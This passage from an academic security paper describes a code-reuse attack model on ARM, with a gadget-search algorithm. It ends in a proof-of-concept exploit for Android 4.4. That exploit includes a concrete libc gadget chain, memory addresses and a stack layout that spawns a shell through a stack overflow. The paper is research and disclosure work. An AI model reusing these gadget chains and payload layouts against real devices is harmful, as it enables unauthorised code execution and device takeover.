8	1c970: ldr r5, [r7, #0] 1c972: movs r2, r0 1c974: mov pc, r2	Libwebviewchromium.so



```
12a44: pop {r4, lr};
12a48: bx lr;
```

```
12a10: adds r2, r2, #4;
12a14: moveq    r0, #0;
12a18: beq 12a44 <memcmp+0x134>;
12a1c: b 12a2c <memcmp+0x11c>;
```

```
12a2c: ldrb r0, [r4], #1;
12a30: ldrb ip, [r1], #1;
12a34: subs r0, r0, ip;
12a38: bne 12a44 <memcmp+0x134>;
```

Figure 10. Using direct branches

direct branch instructions in order to advance the steps of attack or to load registers (e.g. ip and r0 here) with appropriate values.

4.6 PCRA versus Classical CRA

In this section, we will clarify the key differences between currently available CRA models and proposed PCRA as follows:

(1) PCRA classifies all types of gadgets into two major classes in an abstract level: functional gadgets and Lubricant ones. As we have mentioned before, a Lubricant is a piece of code that is responsible to load at least two registers, include pc, in order to make the execution of the following functional code sequences possible. In PCRA, when PC modifier in a functional gadget (i.e. the final instruction of functional gadgets) loads or pops multiple registers in a single instruction, both types of gadgets would be combined as only one gadget. So, it is not necessary to execute any gadget (e.g. pop pc or trampoline) between two functional ones to relay the execution of attack, which was a normal part of classical CRA models.

(2) Initializing almost all registers in each Lubricant could eliminate the side effects of executing larger functional gadgets. Hence, PCRA can be considered as a more tolerable model rather than classical CRAs.

(3) Previously, in classical CRA models, gadget terminators were among different variations of pop and branch instructions. In addition to those two instructions, PCRA applies all types of data processing operations, different types of load instructions (i.e. with destination operand of pc) and direct branches to another code snippets with indirect PC modifiers (i.e. subversion gadgets).

(4) In the classical CRA models, both duties of advancing the attack state and loading registers were assigned to the operational gadgets. Also, we had Trampoline or pop pc to relay the execu-

tion of operational gadget sequences. Conversely, in PCRA, we have separated the tasks of loading registers (i.e. Lubricant) and advancing the steps of attack (i.e. functional gadgets) in order to present a more abstract and comprehensive model.

4.7 A sample set of useful gadgets

Table 6 shows a handful of useful considerable gadgets. Two NULL Writer gadgets are introduced so that both of them use BIC instruction to provide a NULL value in r2. Also, by executing the second instruction of both gadgets, it is possible to rewrite any content in memory by the NULL value that stored in r2. In addition to r2, the first NULL Writer sequence allows an attacker to load r0 with NULL too.

In the most of practical real world attacks, one may need to take control over the Stack Pointer register in order to keep the pointing address of sp updated all the time. Therefore, we have provided three instances of Stack Pivot gadgets in Table 6.

5 Instantiation In Android KitKat IN ANDROID KITKAT

This section provides the details of our PCRA PoC set up in Android KitKat with API 19. This attack intends to launch a shell terminal for the adversary by exploiting a stack overflow vulnerability. Android emulator image includes Android shell terminal as a part of its DevTool application by default. Also, we have provided a sample gadget for each type of the partially Lubricants.

5.1 Adversary Model

We have made the following assumptions to define the adversary model:

(1) The target platform enforces the XN protection.
(2) Attacker is unable to copy NULL bytes through vulnerable function.
(3) She can only use gadgets derived from libc.so.
(4) Other protection mechanisms (e.g. ASLR and stack canary) are bypassed in the first stage of attack through brute forcing [5] or sensitive information leakage about memory layout [6].

5.2 Finding PCRA gadgets

We have utilized a simple and self-developed tool to find PCRA gadgets in ARM architecture called Caspian_Tiger.
Algorithm 1 shows the Caspian_Tiger procedure which uses a string search to find indirect jumps. It shows that we have classified pc modifiers into direct and indirect branches: IndirectpcModifiers and DirectBranches. The algorithm scans the executable region of a library to find the bytes of all types of PC modifiers. Then it steps backward and decodes previous bytes to build intended and unintended possible PCRA gadgets. δ_{max} is the number of backward bytes and the maximum size of a PCRA would be gadget.

After defining two sets containing all variations of possible PC modifier instructions, the algorithm disassembles library code at address p in both ARM and THUMB modes to obtain the last instruction of a PCRA would be gadget (i.e. ARML and THUMBL). If both of the ARML or THUMBL were among indirect branches, an ARM or THUMB gadget would be found respectively. But if an ARML was a direct branch to a destination label, we must check the destination code snippet with length len to see whether it is terminated by an indirect branch or not. If the result was true and the destination code snippet was a Subversion gadget, we would consider current code snippet with length of δ_{max} and final instruction of ARML as PCRA gadget.

5.3 Launching the Attack

To launch the attack in Android, we took the following main steps:

(1) Finding/writing a sample vulnerable JNI application for android.
(2) Getting the dump of libraries (e.g. libc.so) dynamically linked to the program.
(3) Identifying useful instructions to create Lubricant and operational gadget sequences.
(4) Finding the base address of libc.so while attaching to the vulnerable process.
(5) Writing our PCRA shell-code.
(6) Exploiting mentioned vulnerability to run the attack.

Our vulnerable application is a standard Java program using JNI to include an unsafe C/C++ function. Additionally, various vulnerabilities are identified in native code of the JDK (Java Development Kit) [28]. Therefore, security guarantees provided by Java programming language do not hold any longer.
We are going to spawn an Android shell in a local machine by executing the execve system-call:

```
execve(/bin/sh, NULL, NULL)
```

According to this system-call implementation and definition, we need to pass our program directory, e.g. /bin/sh, as the first input argument and NULL value as the second and third ones, in order to spawn a shell. The following sequence of gadgets provides us

Table 6. Some useful gadgets

Gadget Title	Instruction Sequence	Library
Null Writer	16e0e: bic.w r2, r1, ip 16e12: str r2, [r0, #0] 16e14: movs r0, #0 16e16: pop {r3, pc}	Libc.so
Null Writer	4f72c: bic.w r2, r0, ip 4f730: str.w r2, [r1, r3, lsl #2] 4f734: pop {r3, pc}	Libc.so
Stack Pivot	16c18: add sp, #12 16c1a: ldr.w pc, [sp], #4	Libc.so
Stack Pivot	54a2c: ldm sp, {sp, lr, pc}	Libc.so
& Lubricant	11666: add sp, #60; 0x3c 11668: ldmia.w sp!, {r4, r5, r6, r7, r8, r9, sl, fp, pc}	Libc.so
Subversion	12a44: pop r4, lr 12a48: bx lr	Libc.so
Loader Lubricant	13150: pop {r0, r4, r5, r6, r7, lr} 13154: bx lr	Libc.so
Loader	25b4e:ldmia.w sp!, {r4, r5, r6, r7, r8, r9, sl, fp, pc}	Libc.so

the appropriate state of registers before executing a supervisor call:

Table 7. Appropriate state of registers

Registers	r7	&r0	r1	r2
Values	0x0b	/bin/sh	NULL	NULL

Table 8. Gadget chain of PoC attack

G1:	ldmia.w sp!, {r4, r5, r6, r7, r8, r9, sl, fp, pc}
G2:	mov r0, #0 pop {r4, lr} bx lr
G3:	movs r2, r0 mov pc, r9
G4:	mov r1, r0 str r1, [r4, #8] movs r0, #0 pop {r4, pc}
G5:	mov r0, r7 blx r6
G6:	mov r7, #11 svc 0x00000000

G1 is our partially Lubricant gadget using load instructions, which loads r6 with the address of G6, r7 with the address of memory area where /bin/sh is stored, r9 with the address of G4, pc with the address of G2 and the rest of them with a dummy value.

G2 initializes r0 with NULL and pops the address of G3 into lr. Also, while we need to declare the end of string /bin/sh in memory, we store a NULL word in G4 after it. So, we initialize r4 with a right memory address which is the address of /bin here.

G3 sets NULL into r2 and updates pc in order to redirect control flow to the next gadget.

G4 updates r1 with NULL, stores a NULL word after /bin/sh and pops the address of G5 into pc.

G5 updates r0 with the address of /bin/sh and branches to G6.

G6 would set execve syscall number in r7 and finally execute a supervisor call which gives us an Android shell.

Figure 11 depicts the details of our shell-code. As you can see in the stack of our vulnerable program, the addresses of THUMB instructions in our shell-code are added by 1 due to the possibility of switching between ARM and THUMB mode. MOV instruction can be executed in both ARM and THUMB mode.

Algorithm 1 CspianTiger string search to find PCRA gadgets


```
procedure CASPIAN_TIGER($\delta_{max}$)
    IndirectpcModifiers ← pop, ldm, ldr, add, adc,sub, sbc, rsb, rsc, mul, mla, mls, div, mov, mvn,and, eor, orr, bic, orn, lsl, lsr, ror, asr, rrx, b, bx, bl, blx    ▷ Indirect branches by checking the op-codes
    $DirectBranches \leftarrow b, bl$    ▷ Direct branches for all types of condition field mnemonic
    $ARML$    ▷ Last instruction of gadget in ARM mode
    $THUMBL$    ▷ Last instruction of gadget in THUMB mode
    $ARMG$    ▷ A would-be gadget in ARM mode
    $THUMBG$    ▷ A would-be gadget in THUMB mode
    for address $p$ that is a multiple of 16 in $C$ do    ▷ To find both intended and unintended instructions in ARM and THUMB
        $ARML \leftarrow disassemble(C[p : 32])$    ▷ Last instruction of a would be gadget in ARM mode
        $THUMBL \leftarrow disassemble(C[p : 16])$    ▷ Last instruction of a would be gadget in THUMB mode
        if ((ARML ∈ IndirectpcModifiers) ∧ ((Rd = pc) ∨ (pc ∈ Reglist))) ∨(ARML ∈ DirectBranches) then    ▷ If the last instruction of would be gadget is among IndirectpcModifiers or DirectBranches (i.e. with the destination register of pc or with a register list of ldm or pop contains pc), then
            if (ARML ∉ DirectBranches) then    ▷ If the last instruction of a would be gadget is among indirect branches,
                GARM = disassemble(C[p  $\delta_{max}$ : p + 32])    ▷ disassemble in ARM mode (i.e. max is the maximum length of our gadgets)
                Print GARM    ▷ print the ARM gadget found
            end if
            if (ARML ∈ DirectBranches) then    ▷ If the last instruction of a would be gadget is among indirect branches,
                if (destinationcheck(label, len) is true) then    ▷ Check the destination label to see if there is any indirect branches available in the range of (label, label + len), then disassemble and print the gadget if the result is true.
                    GARM = disassemble(C[p  $\delta_{max}$ : p + 32])
                    Print GARM
                end if
            end if
        end if
        if THUMBL ∈ IndirectpcModifiers) ∧ ((Rd is pc) ∨ (pc ∈ Reglist) then    ▷ If the last instruction of would be gadget is among IndirectpcModifiers (i.e. with the destination register of pc or with a register list of ldm or pop contains pc), then disassemble and print the THUMB gadget.
            GTHUMB = disassemble(C[p  $\delta_{max}$ : p + 16])
            Print GTHUMB
        end if
    end for
end procedure
```

While we wanted to demonstrate the principals of aforementioned sub-models as the convention of PCRA, we have applied the first gadget as our Lubricant and the others as the functional ones. There are definitely several complicated shell-codes that can be performed by the convention of PCRA.

6 Conclusion

In this paper, we have presented a general attack model in ARM computing platforms called Patulous Code Reuse Attack, which is different from the convention of previous models (e.g. BLX-attacks and ROP).

In contrast to previous models, it suggests that there is no necessity to use function epilogue sequences (i.e. pop or bx) or the indirect subroutine call instruction BLX (e.g. BLX-attack) to chain functional code snippets. Instead, our attack chains instruction sequences, available in existing libraries, together by means of any machine instruction that can modify or change pc. Two of our attack sub-models are able to bypass return address checkers such as ROPdefender [29][30]. We have developed a tool called Caspian_Tiger to find PCRA gadgets and have mounted a PoC attack on Android 4.4 platform. Our attack exploits a stack overflow vulnerability to launch an Android shell to the adversary. Finally, we conclude that due to possibil-



Spawning an Android shell

Libc Base Address: b6f8d000

0xbefffaf8	[r4+#8]	0x00000000
0xbefffaf4	[r4+#4]	0x68732f2f
0xbefffaf0	[r4]	0x6e69622f
0xbefffaec	pc	0xb6f9a05d
0xbefffae8	r4	0x41414141
0xbefffae4	lr	0xb6fa9a57
0xbefffae0	r4	0xbefffaf0
0xbefffadc	pc	0xb6fae929
0xbefffad8	fp	0x41414141
0xbefffad4	sl	0x41414141
0xbefffad0	r9	0xb6fa2415
0xbefffacc	r8	0x41414141
0xbefffac8	r7	0xbefffaf0
0xbefffac4	r6	0xb6faccc1
0xbefffac0	r5	0x41414141
0xbefffabc	r4	0x41414141
0xbefffab8	Old lr	0xb6f9aaa3
0xbefffab4		0x41414141
0xbefffab0	Low	0x41414141

```
b6f9aaa2 (offset: daa2):
ldmia.w  sp!, {r4, r5, r6, r7, r8, r9, sl, fp, pc}
```

```
b6fae928 (offset: 21928):
21928: mov r0, #0
2192c: pop {r4, lr}
21930: bx lr
```

```
b6fa9a56 (offset: 1ca56):
1ca56: movs r2, r0
1ca58: mov pc, r9
```

```
b6fa2414 (offset: 15414):
15414: mov r1, r0
15416: str r1, [r4, #8]
15418: movs r0, #0
1541a: pop {r4, pc}
```

```
b6f9a05c (offset: d05c):
d05c: mov r0, r7
d060: blx r6
```

```
b6faccc0 (offset: 1fcc0):
1fcc0: mov r7, #11
1fcc4: svc 0x00000000
```

Figure 11. PCRA shell-code and stack layout of the attack

ity of changing pc directly by means of any arbitrary machine instructions, it would be difficult to define a normal behavioural profile for CRAs in ARM.

References

[1] Eric Grevstad. CPU-based security: The NX bit. *Disponvel on line em julho de*, 2004.

[2] PaX Team. PaX address space layout randomization (ASLR). 2003.

[3] Joh Oberheide. A look at ASLR in android ice cream sandwich 4.0. *The Duo Bulletin*, 2012.

[4] Manjeet Singh Vaneet. Linux Kernel Memory Protection (ARM). 5(4), 2014. ISSN 0975-9646. doi: 5869-5871.

[5] Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu, and Dan Boneh. On the effectiveness of address-space randomization. In *Proceedings of the 11th ACM conference on Computer and communications security*, pages 298–307. ACM, 2004.

[6] Alexander Sotirov and Mark Dowd. Bypassing browser memory protections in Windows Vista. *Blackhat USA*, 2008.

[7] Gene Novark and Emery D. Berger. DieHarder: securing the heap. In *Proceedings of the 17th ACM conference on Computer and communications security*, pages 573–584. ACM, 2010.

[8] Will Dietz, Peng Li, John Regehr, and Vikram Adve. Understanding integer overflow in C/C++. In *Proceedings of the 34th International Conference on Software Engineering*, pages 760–770. IEEE Press, 2012.

[9] Scott M. Pike, Bruce W. Weide, and Joseph E. Hollingsworth. Checkmate: cornering C++ dynamic memory errors with checked pointers. In *ACM SIGCSE Bulletin*, volume 32, pages 352–356. ACM, 2000.

[10] Vivek Ramach and ran. SecurityTube.net Hack of the Day: Demystifying the Execve Shellcode (Stack Method). URL http://hackoftheday.securitytube.net/2013/04/demystifying-execve-shellcode-stack.html.

[11] Charlie Miller and Vincenzo Iozzo. Fun and games with Mac OS X and iPhone payloads. *BlackHat Europe*, 2009. URL http://trafficlight.bitdefender.com/info?url=http%3A//reverse.put.as/wp-content/uploads/2011/06/BlackHat-Europe-2009-Miller-Iozzo-OSX-IPhone-Payloads-whitepaper.pdf&language=en_US.

[12] Collin Mulliner and Charlie Miller. Injecting SMS messages into smart phones for security analysis. In *USENIX Workshop on Offensive Technologies (WOOT)*, 2009. URL http://trafficlight.bitdefender.com/info?url=https%3A//www.usenix.org/event/woot09/tech/full_papers/mulliner.pdf&language=en_US.

[13] M. Keith. *Android 2.0-2.1 Reverse Shell Exploit, 2010.*

[14] Ralf-Philipp Weinmann. All Your Baseband Are Belong To Us. *hack. lu*, 2010.

[15] Zi-Shun Huang and Ian G. Harris. Return-oriented vulnerabilities in ARM executables. In *Homeland Security (HST), 2012 IEEE Conference on Technologies for*, pages 1–6. IEEE, 2012.

[16] Joshua J. Drake, Zach Lanier, Collin Mulliner, Pau Oliva Fora, Stephen A. Ridley, and Georg Wicherski. *Android Hacker's Handbook*. John Wiley & Sons, 2014.

[17] Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, and Marcel Winandy. Return-oriented programming without returns on ARM. *System Security Lab-Ruhr University Bochum, Tech. Rep*, 2010.

[18] F. Aminmansour and H.R. Shahriari. Patulous Code Reuse Attack: A novel code reuse attack on ARM architecture (A proof of concept on Android OS). In *2015 12th International Iranian Society of Cryptology Conference on Information Security and Cryptology (ISCISC)*, pages 104–109, September 2015. doi: 10.1109/ISCISC.2015.7387906.

[19] David Seal. *ARM architecture reference manual.* Pearson Education, 2001.

[20] Richard Earnshaw. Procedure call standard for the ARM architecture. *ARM Limited, October*, 2003.

[21] Pritesh. Android OS Architecture - Android Tutorials - c4learn.com. URL http://www.c4learn.com/android/android-os-architecture/.

[22] Aleph One. Smashing the stack for fun and profit. *Phrack magazine*, 7(49):14–16, 1996.

[23] Stack Shield. *A stack smashing technique protection tool for Linux.* 2011.

[24] Ali-Akbar Sadeghi, Farzane Aminmansour, and Hamid-Reza Shahriari. Tazhi: A novel technique for hunting trampoline gadgets of jump oriented programming (A class of code reuse attacks). In *Information Security and Cryptology (ISCISC), 2014 11th International ISC Conference on*, pages 21–26. IEEE, 2014.

[25] Ali-Akbar Sadeghi, Farzane Aminmansour, and HamidReza Shahriari. Tiny Jump-oriented Programming Attack (A Class of Code Reuse Attacks). In *12th International ISC Conference on Information Security and Cryptology (ISCISC)*, Guilan, Iran, 2015.

[26] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of the 14th ACM conference on Computer and communications security*, pages 552–561. ACM, 2007.

[27] Jose Angel Martinez-Lorenzo, Yolanda Rodriguez-Vaqueiro, Carey Rappaport, Oscar Rubinos Lopez, Antonio Garcia Pino, Zi-Shun Huang, Ian G. Harris, Lance Fiondella, Swapna Gokhale, Nicholas Lownes, and others. SUPPLEMENT NO. 6: APRIL 2013. URL http://trafficlight.bitdefender.com/info?url=https%3A//www.llis.dhs.gov/sites/default/files/HSAJ_2012B_IEEE_Supplement.pdf&language=en_US.

[28] Gang Tan and Jason Croft. An Empirical Security Study of the Native Code in the JDK. In *Usenix Security Symposium*, pages 365–378, 2008.

[29] Lucas Davi, Ahmad-Reza Sadeghi, and Marcel Winandy. ROPdefender: A detection tool to defend against return-oriented programming attacks. In *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*, pages 40–51. ACM, 2011.

[30] ZhiJun Huang, Tao Zheng, and Jia Liu. A dynamic detective method against ROP attack on ARM platform. In *Proceedings of the Second International Workshop on Software Engineering for Embedded Systems*, pages 51–57. IEEE Press, 2012.

Farzane Aminmansour is graduated from the department of computer engineering and information technology, Amirkabir University of Technology with a master's degree in 2016. She received her bachelor's degree in information technology from University of Isfahan in 2013. Her research interests include information security, especially low-level system and software security, mobile system and application security, and malware analysis.

Hamid Reza Shahriari is currently an assistant professor in the department of computer engineering and information technology at Amirkabir University of Technology. He received his Ph.D. in computer engineering from Sharif University of Technology in 2007. His research interests include information security, especially software vulnerability analysis, security in e-commerce, trust and reputation models, and database security.

The ISC Int'l Journal of
Information Security
ISeCure

January 2016, Volume 8, Number 1 (p. 87)
http://www.isecure-journal.org

Persian Abstract

افزودن اعضای جانور: حملات باز استفاده از کدگشوده باز در معماری ARM

فرزانه امین‌منصور[1] و حمیدرضا شهریاری[1]

[1]دانشکده‌ی مهندسی کامپیوتر و فناوری اطلاعات، دانشگاه امیرکبیر، تهران، ایران

آمارها نشان می‌دهد که همه‌ساله تعداد آسیب‌پذیری‌های بیشتری بر روی دستگاه‌های تلفن همراه کشف می‌شود که نتیجه‌ی آن افزایش حملات بر روی این سامانه‌ها است. در این میان حملات سرقت کنترل اجرای برنامه‌ها از زمره‌ی قدرتمندترین و خطرناک‌ترین خانواده‌ی حملات محسوب می‌شوند که ارائه‌ی روش‌های تشخیص کارآمد را با چالش‌های متنوعی روبه‌رو ساخته‌اند. در سال‌های اخیر، اجرای حملات باز استفاده از کد بر روی دستگاه‌های هوشمند تلفن همراه با معماری استاندارد ARM مطرح شده است که تهدیدی جدی برای امنیت کاربران محسوب می‌شود. در این مقاله، ابتدا با در نظر گرفتن برخی ویژگی‌های خاص معماری ARM، مدل جامع حملات باز استفاده از کد، به همراه پنج زیر مدل جدید را ارائه شده که آن را حمله‌ی باز استفاده از کدگشوده نام نهادیم. سپس الگوریتم جست‌جوی ابزارک‌های زیرمدل‌های مربوطه، تحت عنوان CaspianTiger را معرفی گردیده است. در ادامه به‌منظور اثبات امکان‌پذیری مدل عنوان‌شده، نمونه‌ای عملی از حمله‌ی مذکور بر روی سیستم‌عامل اندروید ۴/۴/۴ پیاده‌سازی و نشان داده شده است.

واژه‌های کلیدی: اندروید، معماری ARM، حمله‌ی باز استفاده از کدگشوده، حمله‌ی بازگشت‌گرا.